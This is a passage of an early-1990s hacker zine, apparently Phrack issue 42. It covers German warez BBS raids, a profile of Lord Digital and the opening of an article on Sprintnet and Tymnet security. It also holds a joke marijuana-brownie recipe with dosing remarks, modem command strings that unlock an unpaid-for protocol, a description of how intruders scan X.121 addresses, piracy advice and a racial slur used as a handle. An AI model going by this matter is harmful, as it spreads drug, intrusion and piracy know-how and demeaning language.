But he was so unlucky still having his computer and his warez.
He was even using his modem to trade warez at the very moment
the cops rang his doorbell. Why did he go offline just so short
before he got busted? His board had been running for over 1 year.

Here is the text file MST released about going offline:

THURSDAY 03-09-93 00:15
THE SOUTHERN COMFORT BBS IS CLOSED !
I AM NOT BUSTED OR ANYTHING LIKE THIS !
I CLOSED THE BBS COS OF PERSONAL REASONS AND
PERHAPS IT WILL BE OPENED AGAIN IN 1 OR 2 MONTH !
I HOPE YOU WOULD UNDERSTAND THIS DECISION BUT SCENE
IS NOT ALL WHAT LIFE CAN BE ALL USER ACCOUNTS STAY
ALIVE AND WILL BE HERE AT A NEW??? OPENING !

SO I SAY BYE TO THE SCENE FOR PERHAPS ONLY A SHORT TIME !

MST/RAZOR 1911

A couple of days later, MST was posting ads in local BBS to sell his
old equipment. But obviously he wasn't fast enough. Maybe this was
one of the reasons the cops busted him on March, 18. They were afraid
he might get rid of his illegal software, so they hurried up to catch him!

He got busted at 10am this morning. Three cops were knocking on his door,
until he opened. They had a search warrant and confiscated all his
computer equipment, disks, modems...

Chris used to have a board until four months ago, and now trades for TDT and
other groups. He was in school this morning. His parents weren't home
either. So the cops broke into his house, smashed the wooden door, and
seized all his equipment. He is asked to speak to the Police this Tuesday.

Chris used to be one of the most active traders for PC warez in Germany.
He and his friend Michelangelo supported boards like Schizophrenia and
Beverly Hills, which they co-sysop'ed. They were also known as the
'Beverly Hills Boys', a new German cracking group.

After Chris' bust, a couple of boards were affected:
Beverly Hills went offline. Also the German Headquarters of the Beverly
Hills Boys, 'Twilight Zone', went offline. Their sysops estimate at least
1-3 months offline time.

The other Munich BBS and their sysops were really scared after the bust
and took down their systems for an uncertain amount of time.

One of Germany's largest BBS, Darkstar in Augsburg, was a heaven for every warez collector. It had 8 modems hooked up (all US Robotics Dual Standard 16.8) and one ISDN Line.

It had over 2 GB PC warez online, and over 7 GB offline on tapes, which would be put online according to user' requests.

But then, March 18 arrived, and the dream was shattered.
Its sysop, Rider, who was happily calling boards the previous day, had the most shocking experience in his life. The cops came and took his BBS.

And more..
Ego, co-sysop of a large German BBS, got busted.
Andy/Spreadpoint (ex-sysop) got busted.
And lots of others...

Unlike the US Secret Service, which delights in seizing all electronic equipment, like stereos, TVs, VCRs, the German cops were just after the computer hardware, especially the hard drives and file servers.

They usually come with three or four people. All of the search warrants they were using were quite old, issued last December.

Who is behind those actions?
First of all the BSA, Business Software Association. They were also responsible for the recent raids of US Bulletin Boards.
In Germany they just announced actions against piracy and bulletin boards. The most active BSA Members are Microsoft and Lotus Development. Microsoft, Lotus and the BSA are all located in Munich, Germany, home of German's most feared lawyer, Guenther Freiherr von Gravenreuth. This guy has been fighting for years against piracy, young kids who copy games, and especially bulletin board systems. He is also affiliated with Ariolasoft, a huge German distributor for game labels like Activision and others.

In the end, all I can say is:
Be aware, don't get caught and don't keep illegal stuff on your board!

****

Carlcory's brownies:

```
/* Begin cc_brownie.c */

Includes:
#include "4_squares_baking_chocolate"
#include "1_cup_butter"
#include "2_cups_sugar"
#include "4_eggs"
#include "2_cups_flour"
#include "2_tbs_vanilla"
#include "1_third_cup_marijuana"        /*comment out if won't compile
                                            on your system*/
#include "1_cup_nuts"                   /*comment out if won't compile*/

void main(void);

{
    heat(oven, 350);
    add(butter, chocolate);
    while(texture!='smooth')    {
        stir(mixture);
    }
    Add(sugar);
    add(eggs);
    add(vanilla);
```

```
    add(flour, pot);
    add(nuts)
    for(timer=0; timer<35; timer++) {
        bake(mixture);
    }
    cool(hour);
}


/*The high takes about an hour to come on,
 but lasts for 12 hrs. (4 brownies)
 Make sure they cool (don't burn your mouth!)
 and share with friends! */


/*End of cc_brownie.c*/
```

****

GRAY AREAS
Examining the Gray Areas of Life

Gray Areas, Inc.
P.O. Box 808
Broomall, PA 19008-0808
(215)353-8238
grayarea@well.sf.ca.us

Gray Areas is published quarterly and printed on recycled paper. They also participate in local recycling efforts involving cans, glass, clothing, newspapers, and more.

A four-issue subscription costs $18.00 US or $26.00 foreign (payable in US funds). A 12-issue subscription costs $50.00 ($75.00 foreign). You may purchase a twelve issue subscription and give 4 or 8 or those issues away as gifts to friends (i.e., the same 4 issues you receive would also go to 2 other recipients). Make check or money order out to Gray Areas, Inc.

STATEMENT OF PURPOSE:

Gray Areas exists to examine the gray areas of life. We hope to unite people involved in all sorts of alternative lifestyles and deviant subcultures. We are everywhere! We felt that the government has done a great job of splitting people up so that we do not identify with other minority groups anymore. There are so many causes now that we often do not talk to others not directly involved in our chosen causes. We believe that the methods used to catch criminals are the same regardless of the crime and that much can be learned by studying how crimes in general are prosecuted and how people's morals are judged. It is our mission to educate people so they begin to case more about the world around them. Please join our efforts by subscribing, advertising your business with us, and by spreading the word about what we're up to.

Review by Knight Lightning:

I recently received a copy of the premier issue of Gray Areas, dated Fall 1992 and with a cover price of $4.50 (US). I was impressed with both the laser quality of the printing, artwork, and graphics, as well as the topics and content of the articles.

I would not characterize Gray Areas as a hacker magazine, but the subject did come up in an interview with John Perry Barlow (one of the original founders of the Electronic Frontier Foundation) where he discussed the EFF and its role in defending civil liberties.

No, instead I think it is safe to say that Gray Areas pays a lot of attention to the Grateful Dead. Indeed the cover story is titled "Grateful Dead Unauthorized Videos." Additionally, there are several other articles

(including the John Barlow interview) that discuss varying aspects about the Dead's history, their politics, and of course their music. An advertisement for the next issue of Gray Areas reveals that even more articles relating to the Grateful Dead are on the way; so if you are a "Dead Head" you will probably fall in love with this magazine!

However, the article that I appreciated most was "Zine Scene," a review of 163 alternative newsletters that included such familiar names as 2600, Hack-Tic, Full Disclosure, and TAP; and others that I intend to take a look at like Iron Feather's Journal and bOING bOING. The zines reviewed here covered every topic imaginable and I thought it was a great buffet for the mind to have such handy directory (especially since Factsheet Five went defunct about a year ago).

Other interesting articles had to do with video, audio, and software piracy and reviews of music and software. I also enjoyed the great artwork found throughout the magazine in the form of visual aids, comics, and advertisements.

If you are a fan of alternative music or the Grateful Dead, you'll be very sorry if you don't subscribe immediately. If you are interested in alternative publications with more interesting points of view than Time or Newsweek then you owe it to yourself to at least purchase a copy to check it out.

- - - - - - - - -

All letters sent to Gray Areas are presumed to be for publication unless you specifically request that they omit your name or refrain from publishing your comments. If you are writing about something which could incriminate yourself, they will protect your identity as a matter of policy.

****

"Turning your USR Sportster w/ 4.1 roms
into a 16.8K HST Dual Standard"

by

The Sausage with The Mallet

If you have a USRobotics Sportster FAX modem, Ver 4.1, you can issue the following commands to it to turn it into an HST 16.8K dual standard. In effect, you add HST 16.8K to its V32.bis 14.4k capability.

```
ats11=40v1L3x4&h1&r2&b1e1b1&m4&a3&k3
atgw03c6,22gw05cd,2f
ats14=1s24=150s26=1s32=8s34=0x7&w
```

A very important item is the b1, which tells the modem to use the 16.8K HST protocol. If you do not set b1, when the Sportster connects with another V32 modem it will go through the CCITT v.32 connect tones and you will not get a 16.8K connect.

If you do get an HST connect, you will not hear the "normal" train phase--instead you will hear the HST negotiation which sounds like a 2400 baud carrier.

Finally, if you change the "cd" in the second line to a "cb", your modem will think it is a V.32 Courier instead of an HST 16.8K.

Look for other pfine pfiles from Rancid Bacon Productions in conjunction with USDA Grade A Hackers (UGAH.) Accept no substitutes.

****

Request to Post Office on Selling of Personal Information

In May 1992, the US Postal Service testified before the US House of Representatives' Government Operations Subcommittee that National Change of Address (NCOA) information filled out by each postal patron who moves and files that move with the Post Office to have their mail forwarded is sold to

direct marketing firms without the person's consent and without informing them of the disclosure. These records are then used to target people who have recently moved and by private detective agencies to trace people, among other uses. There is no way, except by not filling out the NCOA form, to prevent this disclosure.

This letter is to request information on why your personal information was disclosed and what uses are being made of it. Patrons who send in this letter are encouraged to also forward it and any replies to their Congressional Representative and Senators.

Eligible requestors: Anyone who has filed a change of address notice with the Postal Service within the last five years.

Records Officer
US Postal Service
Washington, DC 20260

PRIVACY ACT REQUEST

Dear Sir/Madam:

This is a request under the Privacy Act of 1974 (5 USC 552a). The Act requires the Postal Service, as a government agency, to maintain an accounting of the date, nature, and purpose of each disclosure of information about individuals. I request a copy of the accounting of all disclosures made of address change and mail forwarding information that I provided to the Postal Service. This information is maintained in USPS System of Records 010.010.

On or about (date), I filed a change of address notice requesting that my mail be forwarded from (old address) to (new address). The name that I used on the change of address form was (name).

This request includes the accounting of all disclosures made by the Postal Service, its contractors, and its licensees.

I am making this request because I object to the Postal Service's policy of disclosing this information without giving individuals an option to prevent release of this information. I want to learn how my information has been disclosed and what uses have been made of it. Please let the Postmaster General know that postal patrons want to have a choice in how change of address information is used.

If there is a fee in excess of $5 for this information, please notify me in advance. Thank you for consideration of this request.

Sincerely,

CC: Your Congressional Representative
US House of Representatives
Washington, DC 20510

Your Senators
US Senate
Washington, DC 20515

=Phrack Magazine=

Volume Four, Issue Forty Two, Phile 3 of 14

==Phrack Pro-Phile==

Phrack Pro-Phile was created to provide info to you, the users, about old or highly important/controversial people. This month, we introduce you to an individual who has survived the underground for far too long, the creator of Phantom Access and one of the co-sysops of Mindvox...

Lord Digital

Personal

Handle:	Lord Digital (for like.... fuck I'm old, 13 years now)
Call him:	Patrick K. Kroupa
Past handles:	M000hahahahahahahah! You're kidding right?
Handle origin:	It was given to me by this ancient wise man drinking cheap Absolut by the side of the road...
Date of Birth:	01/20/68
Age at current date:	24
Height:	6'2"
Weight:	185
Eye color:	Green
Hair Color:	Blonde/brunette/black (subject to change)
Computer:	Apple][+, Amiga 1000, Mac Plus (All in storage) Apple //e, Amiga 500, NeXT, Various Suns (Not in storage)
Sysop/Co-Sysop of:	MindVox ELItE!@#!!!@#!
Net address:	digital@phantom.com

- -

If you look beneath the shiny surface of most things, and gaze way-way-way deep down into the murky black festering heart of the human evolutionary process, you are ultimately confronted with the revelation that has stood, nay, LEAPT UP before the ancients since before the days of Atlantis: Life is a lot like NeW WaReZ.

Anybody who tried to tell you something different, is obviously selling you something.

All things in this universe -- and many others -- can be attributed to New WareZ. The ebb and flow of WareZ is what keeps the very COSMOS from bursting apart at the seams. During periods of time when the flow of WareZ slows to a trickle, times are tough, there is war, pestilence, death, disease, and many rAg PhIleZ. d()oDZ who were happily playing Ultima XXII Quest For Cash, are soon busily hurling insults at each other and dialing the Secret Service. Life is grim, there is a bleak sense of desolation and emptiness . . . for when the WareZ slow down . . . there is little left to live for and you begin to enter withdrawal. An ugly process that, thus far, has only been combatted successfully by Wally Hills NeW WhErEZ Treatment center, where they slowly ween you off the addiction of WareZ and introduce you to the REAL WORLD where you can do things like smoke crack and play in a band.

On the flipside, when there is a good steady flow of WaReZ, the universe hums to itself in happiness and all wrongs are righted, perspectives re-adjusted, and peace, love, and happiness spread throughout the land as the COSMOS re-aligns itself and perfection sweeps the world. This is a heady time, but one that is sure to be brief, for before you know it some evil glimmer of BADNESS will rise up and somebody will DOUBLE-RELEASE someone else, or a Ware will CRASH when it tries to load . . . and then it's just all over.

A long time ago in a galaxy far, far away . . . I was a founding member of the Knights Of MysterIous keYboArdZ and the Ko0l/Ra{> alliance. At present I am President/Ce0 and Chairman of the b0red at Phantom Access

Technologies/Coleco ADAM design Studios, Inc.

At the moment our group is working on a multi-tasking, multi-user, CyberSpace environment where the participants can take part in a shared reality that is based upon a cross-relational structure comprised of lots of 0's and 1's all strung together in big twisty chains and kept track of by an Objective-COBOL X/Motif GUI sitting on an SQL dialed into the POWER COMPUTER in Utah, at infinite baud (not to be confused with bps).

In the near future I .plan to move to Pigs Knuckle Idaho and cross-breed weasels with ferrets, while devoting the rest of my life to watching daytime TV.

It's just that type of thing.

- -

Reality Break
~~~~~~~~~~~~~

It is very difficult, bordering on impossible, for me to remain serious for longer than about 45 seconds, when discussing the "underground" and what it was all about.

I rarely bother to mediate or water-down most of my opinions, and there are a lotta places out there in the real world, where anyone who cares can readily access whatever I have to say. There isn't a great deal left for me to convey to anybody regarding my perceptions of the hack/phreak world's history and what it has meant, and shall mean, in the cosmic scheme of things.

The first time I came into direct contact with computers was during the mid-late 70's. I was around 6 or 7 and my father worked at NCAR during this period of time, which is a futuristic looking series of buildings in Boulder Colorado. This one time I came in, there were all these weird cars driving around in the parking lot, and since there were frequently a lotta strange things moving around there, I never understood until much later that Woody Allen was filming SLEEPER when this was going on. On the same day, I was shown some of the computer rooms, which had just taken shipment on one of the first Crays to go out the door. This left an impression. It was neato . . .

One thing led to another. I played around with various things, mainly the really old Commodore PET systems and a slew of heavy metal junk from IBM, until I got an Apple][+ in 1978. I hung out with a group of people who were also starting to get into computers, most of them comprising the main attendees of the soon-to-be-defunct TAP meetings in NYC, a pretty eclectic collection of dudes who have long since gone their separate ways to meet with whatever destinies life had in store for them. Around 1980 there was an Apple Fest that we went to, and found even more people with Apples and, from this, formed the Apple Mafia, which was, in our minds, really cool sounding and actually became the first WAreZ gRoUP to exist for the Apple][.

Time passed, I picked up more hardware, went on the quest to assemble the perfect Apple-Cat system -- consisting of the Cat, 212 card, BSR, firmware, tone decoder chip, and all the m0dZ NOVATION eventually made to the boardZ -- and ultimately ended up with 3 of 'em, one of which still works (like wow). This led to the first generation of Phantom Access programs which started to seep into the moDeM WeRlD around 1983, with the final revisions being let loose in 1987 or 1988, under the auspices of Dead Lord. By this time I had long since stopped working on them and had relatively little to do with their forms of release.

Over the years I've been in a seemingly-endless succession of groups and gatherings under nearly 50 different pseudonyms which were frequently invented and dropped, all around that one specific timeslice and reference-point. There were only two that I was ever "serious" about, which is to say I entered into them honestly believing the ideals and reasons for the group's inception, to be valid and worth upholding and being a part of. In other words I was in my mid-teens and my attitude wasn't one of "Yeah yeah, take 10; a buncha dudes are gonna screw around, some of it will be fun, some of it will be silly, and a lot of it will be bitchy and cranky, but hey, I'm only here to amuse myself, so
~~~~~~~~~~~~~

what the fuck . . ." The two "serious" affiliations were Apple Mafia and the Knights of Shadow. KOS ceased to exist in mid-1984 and I dropped out of the AM around 1985, although to my knowledge it kept going until ’86 or ’87 when the last surviving members found better things to do with their time. In 1987 I was also "OfFphICiALlLY" inducted into the Fraternal Order of the Legion of Doom, which was just gosh w0wz0. Actually, it’s much more fun in retrospect, since most of us are pretty good friends at this point in time, which seemed an unlikely event back in the early 80’s <giGgLE!!@#>

I ceased to be "active" sometime around 1985, having gained legal access to almost anything I could possibly want to play with, as well as having made friends with people working for NYNEX who de-mystified many things for me. The ultimate conclusion to all of this was that having THE POWER is cool -- and using it to annoy people was absolutely hilarious -- but only led to two possible destinations.

You use it all as a learning experience and "grow up" realizing that you’re playing cops and robbers, and many of the things you have spent years doing are now illegal and liable to get you into a lot of trouble. You can’t go back in time (at least not yet).

You could keep doing stupid things and end up in a legal dilemma over something that isn’t very important. Because . . . it really isn’t "THE POWER," it’s just a very limited form of "it" embodied by a phone system and some computers. And when you compare that to a piece of art, or a collection of music, or a new series of programs that someone has created, you begin to realize that all you’re doing is fucking with things that other people made, and you’re wasting your time abusing . . .

To cut short my rant, I have no moral judgements to pass upon anyone or anything, because whatever it is that people do, it’s some sort of learning process leading towards their destination (whether they realize it or not). The computer underground is just not a place where you can remain "active" beyond a certain period of time that serves as a sort of "rite of passage" towards that something else. To hang around indefinitely and remain "active" is to become a criminal.

Almost everything I’ve done has taken place with a handful of friends who played various roles in events that transpired -- primary among them Dead Lord (Bruce Fancher), one of my closest friends for the better part of a decade, as well as The Unspeakable One whose name cannot be mentioned for to do so causes rifts within space/time, and a buncha dudes from NYC/NJ who for the most part want to blip their personas off the face of Cyberspace and get on with their lives without the specter of LaW EnForCEmEnT hanging over them for doing silly things as teenagers.

In 1986 I ceased calling anything and didn’t access a computer that was hooked into a modem until late 1990. As of late 1992, I have been "retired" for a little over 7 years.

Patrick’s Favorite Things

Women:	Delia! Gorgeous, Intelligent, Wonderful, & able to deal with me.
Men:	Bwoooooce.
Cars:	928s4, Hyundai, Edsel.
Foods:	Italian, red meat, SuPeR Hi PER Pr0tE!n, anything with SPAM.
Music:	Any band with the word "LORD" in it (Lords of the New Church, House of Lords, Lords of Acid, Lords of Chaos, Traci Lords).
Authors:	Michael Moorcock, Sun Tzu, Machiavelli, Hans Horbiger, Dr. Seuss.
Books:	Play of Consciousness, The Book of PAT.
Performers:	Bill the Cat, Sting, Perry Farrell, GuNz N RoSeZ, plus anybody who has sold out to the mahnnnnnn fo’ $$$$$$$ in a biiiiiig way.

Most Memorable Experiences

Most memorable things are unmentionable and destined to stay that way for a while. Those who played the games know the stories; those who didn’t eventually will -- but like, who cares. Everybody should live their own

stories, life's an interesting game . . . go play.

Some People to Mention
~~~~~~~~~~~~~~~~~~~~~~

Dead Lord - The one who is not and can never be, yet exists. Solely an infinite layering of the possibilities inherent within personal transmigration and biotechnology? Or alive, with flesh, blood, bone and an adornment of k0dEz & warEZ? You must not be blinded by sight, nor fooled by what things appear to be when they are not, for what is a man when he has not the latest, nor possesses the abilities to acquire same? This is a question perhaps best left to the wise men who roam the meadows of the ozone, forever catching the edge and surfing the waves cresting upon the seas of thought and what is, was, and shall always be.

The Unspeakable One - I know who you are, so tell me who I am, and let's just get on with it okay? Because otherwise, TV is likely to drop the entire facility dead. Anyone of normal caliber can see that to be entirely obvious to thee of the id'ness of pole-cats watching Star Wars. 8+ KlUb ElYtE.

Terminus - A good friend over many years who, as most people know, has recently gone through a lot. The future looks bright, and I look forward to looking back on all this with you in another ten years. [Look, look, looking] (haga!)

Magnetic Surfer - Neato guy who knew me way-back-when, and used to give me gNu Apple wArEz on cassette tape which he had downloaded at the lightning speed of 300 baud. Also provided a means to meeting many of my friends, via Sherwood Forest, when it first existed and hosted Inner Circle and later KOS.

The Phantom - See above, also gave me a full set of TAP copies in 1983, which I never returned to him.

The Plague - A cool guy, close friend before his fatal accident when the truck went off the road near Poker Flats, just 5 miles north of Pig's Knuckle, ID. Tragic, hope he's happy in his new home, far, far underground, running the world's first afterlife/subterranean BBS.

ApPul HeyD! \
SuperNigger > - The elYtE peARz of Scepter/InterCHAT who went on to form DPAK, an entity SO ELITE that it required FOUR letters for its acronym & brought the world Lex Luthor on HBO!
Sharp Rem0b /

SuperNigger - Because he is 2 elyTe to be encompassed in merely one line and requires at least two.

Lord_foul - Ahhhh do0d.... Well we all have our roles 2 play. Catch ya in tha outback. (cha mod pla foul sl=999 mi=99,mh=99)

Ninja NYC - One of the few people I have ever met who seems to have mastered the art of being happy wherever he is, doing whatever he happens to be doing. An exceptionally nice human being.

Elven Wizard \
The Infiltrator\
The Gunslinger > - A collection of compatriots, cohorts, and all around dudEz with whom I had an inordinate amount of fun, first ro0l!ng the WhEReZ world, then changing our handles (well except for Jeff) & dismantling eliteness and its tarnished allure, along with its cadre of false prophets (namely ourselves under half a dozen other handles).
The Bishop /
The Gonif /

Andrew \
Chase > - "I doan' wannnnnnnnt any money, I want to be left alone, tell them to go 'way." May Sutekh look upon our worldly endeavors and bless us all, everyone. !nse<t01dZ ro()l!!@
Asif /

Paul Muad'Dib - A lotta fun, although he never did have any new wares
~~~~~~~~~~~~~~~~~~~~~~

(unless you count source code). In any case, I guess it's not too relative any more.

Tuc - I think it's a requirement to mention Scott; far be it from me to break with tradition. Hi Tuc! Thanks for the ride!

Captain Avatar - He had 'em Ahllll! ALL of them... MORE THAN all of 'em....

Napoleon Bonaparte- Nappy ran Securityland. I called it, it was cool. It made me smile. I guess it made the FBI smile too.

Mr. Xerox - Mike was usually witty, sarcastic, annoying, egotistical, obnoxious, and almost always late. We got along great and I really miss the guy sometimes. Hullo Mike, wherever you may roam.

Taran King - BesideZ DeYd L0rD & Sn, the El1teZt Pers0[\] eYe EveR meT! StaY sP!fpHY [>o()d!

Phantom Phreaker - Here's to shifting focus and finding something far more interesting to play with than phones & computers 8-). It's an amazing universe, huh . . .

Lex Luthor - After a ten year period during which we typed to each other once in a while and seemed situated at antipodean sides of the m0dUm Yo0n!veRsE, I finally met with Lex in the very near past. It's shocking to find that he's actually one of the most gracious, funny, and pleasant guys I've ever had an opportunity to meet. Best wishes in whatever you may end up doing!

Erik Bloodaxe - A keg of Sandoz, a Vat of pig's blood, T&C and thee.

Sigmund!@31!@!!! - As the UFOs said, they know who you are, they know where you are. Seriously, hey, it was entertaining. Good luck man.

unReAl PeOpUL 2 MenShun
~~~~~~~~~~~~~~~~~~~~~~~

StJude - For everything. It's good to know you . . . love, light, and a lotta deep-fried giri with ciphers thrown in.

Siva - Look, polygons or voxels, Gibsonian or Post-modern, by Risc or by Cisc with Objective C++ running Smalltalk under Windows NT over the underpass and around the bend; it's gonna happen, and we're gonna be there having a party. Smile, as I think you've mentioned on more than one occasion; it's an interesting time to be alive 8-).

Bruce Sterling - Quite possibly the coolest grown-up I have ever met 8-). Which is saying a lot. The world would be a much better place if Bruce could be cloned and then placed inside a tornado, hooked into a net, fitted with an adamantium exoskeleton, and then dropped into the de-criminalized zone with a BigMac and a holographic tape recorder.

Jim Thomas - Hey so, are you doing more things at once or am I? I bet I can watch TV, listen to music, have three phone conversations, and write an article with 25% greater coherence than Chuck has while eating and watching TV. On the other hand, writing two books, teaching, reading, running CUD, having a life, and still finding time to hang out are at least level 15 -- haven't hit that yet, but I'm working on it!

Andy Hawks - Hey man. I enjoy what you're doing, keep the faith, ignore the assholes, take inspiration from the inspired, and retain belief in your dreams. Oh okay, gotta go, time to sell out, ignore what I just said 8-).

3Jane - Models/actresses/sex cadets united for a better tomorrow, under
~~~~~~~~~~~~~~~~~~~~~~~

Unix with named_pipes and justice for some of us.

Memorable Phreak/Hack BBSes
~~~~~~~~~~~~~~~~~~~~~~~~~~~

8BBS – Long ago, I didn't understand it, or what I was typing, but it was fun.
MOM – Long ago, although by now I did understand it and had slightly less fun.
Pirate's Harbor – Before Norman figured out he could make a killing on TIMECOR.
Pirate's Chest – 6 line 80 meg board circa 1983. Totally Cool.
Adventurer's Tavern – Last bastion of tremendous on-line fun & anarchy. RIP.
Securityland – Nappy's Board.
Pirate's Phunhouse -> Cat's Cavern – The Tempest's system(s).
Dark Side of the Moon – Through many long and strange phases. Still running.
RACS III – w()wZ0 blargel blumpfk0l SwillY sw()nk!@!#!@!!!!!
OSUNY (3 cycles) – Some more fun than others.
Sherwood Forest I, II, III – Liked all three, although 1 was the coolest.
Plovernet – Two phases. Both great.
The (urse – WarEZ do()d & eLIteNEsS Galore!@#!@#!@#!@#
LOD – The Start in 1984, and intermittently thereafter.
COPS – Cool Florida board.
Shadowland – Cool Colorado board.
SpecELITE – So overwhelmingly awful, that it was wonderfully fun.
WOPR – Lotta fun for a while, then he threw everyone off & went 1200only wareZ.
Pirate-80 – It was very effervescent with a touch of jello.
Everything Sir Knight ever ran – Too many names (Tele-Apa, HackNet, NewsNet...)
World of Cryton – WOC! JAMES! ELITENESS!
The Safehouse – Apple Bandit's. Hey, I want my Diskfer][dude!
Farmers of Doom – Blo0p.
Pirates of Puget Sound – Nice softwareZ. Lotta fun.

A few things Lord Digital would like to say:
~~~~~~

BELIEVE EVERYTHING THAT YOU HEAR. KNOW EVERYTHING YOU SEE. UNDERSTAND EVERYTHING YOU DO NOT COMPREHEND. BE AT ONE WITH THE STILLNESS OF THE REVOLVING HAMSTER WHEEL AND FLOSS BETWEEN MEALS.

As far as the future of the hack/phreak world and telecommunications in general is concerned, the PhrAck World is absolutely spiffy and I believe that ISDN will change EVERYTHING and make it rounder, taller, bigger, more stable, and also give later generations something to look back upon and sneer at with contempt.

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 4 of 14

Prelude to a Kiss

- Lessons Unlearned Are Doomed To Bring Misery Ad-Infinitum -

The following is an article I wrote for a mainstream computer security periodical called ISPNews. At the time, I had been discussing the idea of a bi-monthly column with the editor at that time, Len Spitz. (Now the editor is Michael Alexander, ex-of Computerworld)

The following article, although very, very tame by my standards, and admittedly lacking in enough hardcore information to help security professionals to apply a quick fix to their many problems, caused quite a stir among the folks at ISPNews.

Since this article was from me, a self-proclaimed hacker, it underwent an extraordinary amount of scrutiny. Rather than be accepted or denied by the editor, my article got the dubious honor of being sent before an editorial advisory board. I checked every back issue of ISPNews and could find no mention of such an entity until the November/December 1991 issue, the issue immediately following an length interview with none other than myself.

When I questioned Len Spitz about this rather odd fact, he maintained that this committee had indeed existed, but stammered his way through my question to name any other article that they had convened to judge in the past, and to explain the duties of such a group. He could not give me any answers.

The group itself was obviously geared to be a type of kangaroo-court. It consisted of:

William J. Cook -- The man who less than two years prior had ordered my privacy and civil rights violated by the Secret Service solely on the basis of two bulletin board posts and my association with members of the Legion of Doom and the Phrack Magazine staff.

William H. Murray -- A senior consultant with Deloitte & Touche who had two weeks prior stood up before my presentation to the MIS Training Institute's 11th Annual Conference and said loudly "I can't take this any more, I'm leaving," to the astounded audience. The man who went on to state in his own column in ISPNews, "Can we lie down with dogs and get up without fleas?" and "Ask yourself if you wish to work in a profession populated by rogues. Ask yourself if you want your reputation mixed with theirs."

Winn Schwartau -- A security consultant with a broad view and an open mind, undoubtedly resulting from his background in the music industry, as opposed to the bean-counting world of MIS.

David J. Stang -- Director of research, NCSA. Noted virus specialist.

This was the group. Here is what they said about my article:

Bill Cook -- "It's very well-written and informative, but shouldn't be published for legal reasons." (What those reasons might have been were not stated, nor did Mr. Cook return my call to his office.)

Bill Murray -- Was not even given the file to read, as his response was deemed to predictable.

Winn Schwartau -- "Publish it. This is valuable information."

David Stang -- Was not given the file because, according to Len Spitz "David is just a virus expert, and this isn't in his arena, so we gave it to Ray Kaplan."

Ray Kaplan -- Did not want to comment on it because he said, "It's not my expertise, so I gave it to a friend." I believe Ray did not want to get involved with anything having to do with hackers after the reactionary attitudes of the DECUS attendees towards his defense of Kevin Mitnik that nearly left him in bankruptcy. I cannot blame him at all. (Hell, I like the guy...he's certainly more brazen with attitude these days, I mean, he went to HoHoCon for God's-sake!)

Ray's Friend -- "This is of absolutely no use to the information security professional, but of great use to the hacker community." I still do not know who Ray's "friend" was. I hope his Alzeheimer's has subsided since this comment.

Needless to say, the article went unpublished.

Shortly thereafter I received a letter from Robert Fox, an assistant vice-president at Sprint. Somehow my little article had snaked its way over to Kansas City. It's amazing how one faxed copy of an article could have reached so many people in such a short period of time. Mr. Fox had the following to say:

United Telecom/US Sprint
9221 Ward Parkway
Kansas City, Missouri 64114
816-822-6262

Robert F. Fox January 13, 1992
Assistant Vice President
Corporate Security

VIA AIRBORNE EXPRESS

Mr. Chris Goggans
COMSEC
Suite 1470
7322 Southwest Freeway
Houston, TX 77074

Re: Your Article "Packet-switched Networks
Security Begins With Configuration"

Dear Mr. Goggans:

A copy of the referenced unpublished article, which is enclosed with this letter, has come to our attention. After review, we believe the article is inaccurate and libelous. If published the contents of the article could cause damage to Sprint customers, Sprint and our reputation, and we request that you not publish or otherwise disseminate it.

In addition, we believe some of the information contained in the article has been obtained through violation of the property rights of Sprint and/or our customers and we demand that you cease any efforts or attempts to violate or otherwise compromise our property whether or not for you personal financial gain.

Sincerely,

Robert F. Fox

Enclosure

Regardless of how Mr. Fox came into possession of this article, i have to question his letter based on his comments. First he states that the information is almost criminally incorrect and could cause harm to Sprint's reputation. Then he states that information in the article has come to be known through the violation of the security of Sprintnet and/or clients of Sprintnet. In effect, I am both a thief and a liar according to Mr. Fox. Well, if I were a thief the information could not possibly be inaccurate if it were obtained from Sprintnet or its clients. If I was a liar, why would they think the information came from themselves and/or their clients? Mr. Fox's thinly veiled threat caused me great amusement.

I then decided no mainstream publication would touch this article. I don't know why everyone is so scared of the truth. Perhaps if the truth were known people would have to work, and perhaps if the truth were known some people would be out of work. None of this is of concern to me anymore. I am here to speak the truth and to provide uncensored information gathered from a variety of sources to provide readers of this magazine the facts they need to quench their thirst for knowledge.

This article is included as a prelude to a series of articles all based on packet switched networks as related to information merely alluded to in my harmless little article. To our readers, "enjoy." To the cowering so-called security experts, "kiss my ass."

Packet-switched Networks

Security Begins with Configuration

For many companies the use of packet-switched networks has allowed for increased interconnectivity of systems and easy remote access. Connection to a major public packet-switched network brings increased access points with local dialups in many cities around the nation as well as access points from foreign countries.

With the many obvious benefits provided by this service, improper configuration of either the host's connection to the network or of the network itself can lead to extreme security problems.

The very connection to a public packet-switched network immediately increases the exposure of that particular system. America's two major commercial networks, BT-Tymnet and Sprintnet, are probably the most popular US targets for hackers around the world. The wealth of systems available on these two networks has provided hackers with a seemly endless supply of sites on which to sharpen their skills. The ease of use inherent in both networks makes them popular for legitimate users as well as illegitimate users.

The Telenet software utilized in the Sprintnet network allows users to enter a network user address (NUA) in the standard format as outlined in the X.121 numbering standard:

DDDDAAAHHHHHPP

Where D = the four digit data network identifier code (DNIC)
A = the three digit area code corresponding to the host
H = the host address
P = the port or (sub) address

On domestic calls the DNIC for Sprintnet (3110) is stored in all Sprintnet equipment and is used as the default. By merely picking an area code, most often corresponding to the standard area codes of the North American Numbering Plan, and an additional one to five digits a would-be intruder can connect to any number of systems while looking for targets.

In the past many software packages have been written to automate this process, and large scans of the network have been published in a variety of underground media.

The Tymnet II software utilized in BT's Tymnet prompts the user for a mnemonic which corresponds to a host or number of hosts. The mnemonic, or username, is referenced to a fixed host address in the network's Master User Directory (MUD). This username may allow the caller to connect to a variety of sites, as opposed to merely one, by entering additional information in separate fields after the username. It may also correspond to a network gateway thereby allowing the user to enter a number in the X.121 format and connect to that specific site.

This particular network, with its primary use of words as opposed to numbers, has been compromised by intruders who guess common words or names in their attempts to connect to remote sites.

Each network has its own particular set of problems but solutions to these problems are both simple and quick in implementation.

SPRINTNET

The first deterrence in securing a host on this network is to restrict access to the site. This can be accomplished in a number of ways. The most obvious is to have the site refuse collect calls. All calls on Sprintnet are reverse-billed, unless the site has specifically asked that they not be billed for incoming calls. This makes the site accessible only through the use of a Network User Identifier (NUI).

